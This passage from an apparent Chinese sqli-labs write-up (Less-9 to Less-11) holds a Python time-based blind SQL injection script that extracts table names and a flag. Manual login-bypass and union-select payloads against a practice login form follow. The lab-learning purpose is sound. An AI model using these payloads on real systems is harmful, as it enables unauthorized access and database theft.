                dbname += chr(k)
            else:
                continue
        print("数据库名为->" + dbname)


get_dbname()


def get_table():
    table1 = ''
    table2 = ''
    table3 = ''
    table4 = ''
    for i in range(5):
        for j in range(6):
            for k in range(32, 127):
                payload = "and if(ascii(substr((select table_name from information_schema.tables where table_schema=\'security\' limit %d,1),%d,1))=%d,sleep(2),1)--+" % (
                i, j, k)
                time1 = datetime.datetime.now()
                res = requests.get(url + payload)
                time2 = datetime.datetime.now()
                difference = (time2 - time1).seconds
                if difference > 1:
                    if i == 0:
                        table1 += chr(k)
                        print("第一个表为->" + table1)
                    elif i == 1:
                        table2 += chr(k)
                        print("第二个表为->" + table2)
                    elif i == 3:
                        table3 += chr(k)
                        print("第三个表为->" + table3)
                    elif i == 4:
                        table4 += chr(k)
                        print("第四个表为->" + table4)
                    else:
                        break


get_table()


def get_column():
    column1 = ''
    column2 = ''
    column3 = ''
    for i in range(3):
        for j in range(1, 9):
            for k in range(32, 127):
                payload = "and if(ascii(substr((select column_name from information_schema.columns where table_name=\'flag\' limit %d,1),%d,1))=%d,sleep(2),1)--+" % (
                i, j, k)
                time1 = datetime.datetime.now()
                res = requests.get(url + payload)
                time2 = datetime.datetime.now()
                difference = (time2 - time1).seconds
                if difference > 1:
                    if i == 0:
                        column1 += chr(k)
                        print("字段一为->" + column1)
                    if i == 1:
                        column2 += chr(k)
                        print("字段二为->" + column2)
                    if i == 2:
                        column3 += chr(k)
                        print("字段三为->" + column3)
                    else:
                        break


get_column()


def get_flag():
    flag = ''
    for i in range(30):
        for k in range(32, 127):
            payload = "and if(ascii(substr((select flag from flag),%d,1))=%d,sleep(2),1)--+" % (i, k)
            time1 = datetime.datetime.now()
            res = requests.get(url + payload)
            time2 = datetime.datetime.now()
            difference = (time2 - time1).seconds
            if difference > 1:
                flag += chr(k)
                print("flag为->" + flag)


get_flag()
脚本不是万金油,是针对这道题目的,下次有机会自己写一个盲注脚本出来,其实都是推脱,一直有机会啊,不太敢尝试。可能是懒吧,也可能是怕一头雾水的感觉。
less-10
就是把less-9的脚本拿过来用,单引号改成双引号就行了,为这我还单写一篇。。。
对了,大牛杯被暴打,爆0,零输出很难受
希望五一做点志愿,web理解并掌握更多
less-11
这一关考察对POST类型的注入,我们先来了解一下POST与GET的区别
get是从服务器上获取数据,post是向服务器传送数据。
GET请求把参数包含在URL中,将请求信息放在URL后面,POST请求通过request body传递参数,将请求信息放置在报文体中。
get传送的数据量较小,不能大于2KB。post传送的数据量较大,一般被默认为不受限制。但理论上,IIS4中最大量为80KB,IIS5中为100KB。
get安全性非常低,get设计成传输数据,一般都在地址栏里面可以看到,post安全性较高,post传递数据比较隐私,所以在地址栏看不到, 如果没有加密,他们安全级别都是一样的,随便一个监听器都可以把所有的数据监听到。
GET请求能够被缓存,GET请求会保存在浏览器的浏览记录中,以GET请求的URL能够保存为浏览器书签,post请求不具有这些功能。
HTTP的底层是TCP/IP,GET和POST的底层也是TCP/IP,也就是说,GET/POST都是TCP链接。GET和POST能做的事情是一样一样的。你要给GET加上request body,给POST带上url参数,技术上是完全行的通的。
7.GET产生一个TCP数据包,对于GET方式的请求,浏览器会把http header和data一并发送出去,服务器响应200(返回数据);POST产生两个TCP数据包,对于POST,浏览器先发送header,服务器响应100 continue,浏览器再发送data,服务器响应200 ok(返回数据),并不是所有浏览器都会在POST中发送两次包,Firefox就只发送一次。
先来用户名位置构造语句
猜测有admin这样的用户名,输入admin' or '1'='1,密码随便
登录成功的,而且登录的是admin的帐户。那我们随便输入个用户名试试
失败,解释一下,后台构造语句大致是这样的:select * from users where username='tajang' or '1'='1' and password='123',此用户并不存在但是由于后面or '1'='1'条件永真,所以语句被执行,但是查询为空,返回错误。这种注入方式,用户名必须在数据库中存在
密码位置构造语句
在用户名位置输入任意名字, 密码位置随便输入,如qwert' or '1'='1
可以看到登录成功,由于前几关的注入我们知道,Dumb是第一位用户,这是为什么?还是看语句是如何构造的
select * from users where username='qqq' and password='qwert' or '1'='1' 而这一句其实等同于 select * from users where '1'='1' ,这就是直接执行select * from users 无任何条件。
所以在密码处构造不需要知道用户名,也就是常说的万能密码,但登陆进去的一定是第一个用户。
测试注入点
输入框中不要用–+因为+不会进行url编码,因为他不在url地址栏中,可以使用 # %23 – #
虽然我们已经知道存在注入,但我们还是试一试吧,用户名输入1' or 1=1 -- #
成功登录。说明这是一个注入点,反之在密码处也一样
猜解字段数
在前面几关中可以用?id=1' order by n --+来测试字段数,因为传入id=1后,有正确的返回值,我们当然可以利用order by;但是在这里肯定不行的,因为这里没有用户名为1的用户,所以我们反其道而行之,使用union select,传入错误的username,让它执行后面的union select语句。payload:-1' union select 1,2 -- #
看到两个返回值,再试试3个,-1' union select 1,2,3 -- #
错误,说明字段两个,并且都是回显点
爆库
查看版本和数据库名,-1' union select database(),version() -- #
数据库名:security
爆表
-1' union select group_concat(table_name) from information_schema.tables where table_schema='security',version() -- #

出错了,这里我很奇怪,为什么查询语句放1位置不行,放2位置就可以了,payload:-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='security' -- #
